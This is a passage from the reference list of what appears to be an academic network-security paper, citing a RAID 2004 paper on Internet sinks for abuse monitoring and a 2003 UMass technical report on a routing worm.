[61] V. Yegneswaran, P. Barford, and D. Plonka. On the Design and Use of Internet Sinks for Network Abuse Monitoring. *Proc. of 7th RAID*, Sept. 2004.

[62] C. C. Zou, D. Towsley, W. Gong, and S. Cai. Routing Worm: A Fast, Selective Attack Worm based on IP Address Information. *Umass ECE Technical Report TR-03-CSE-06*, Nov. 2003.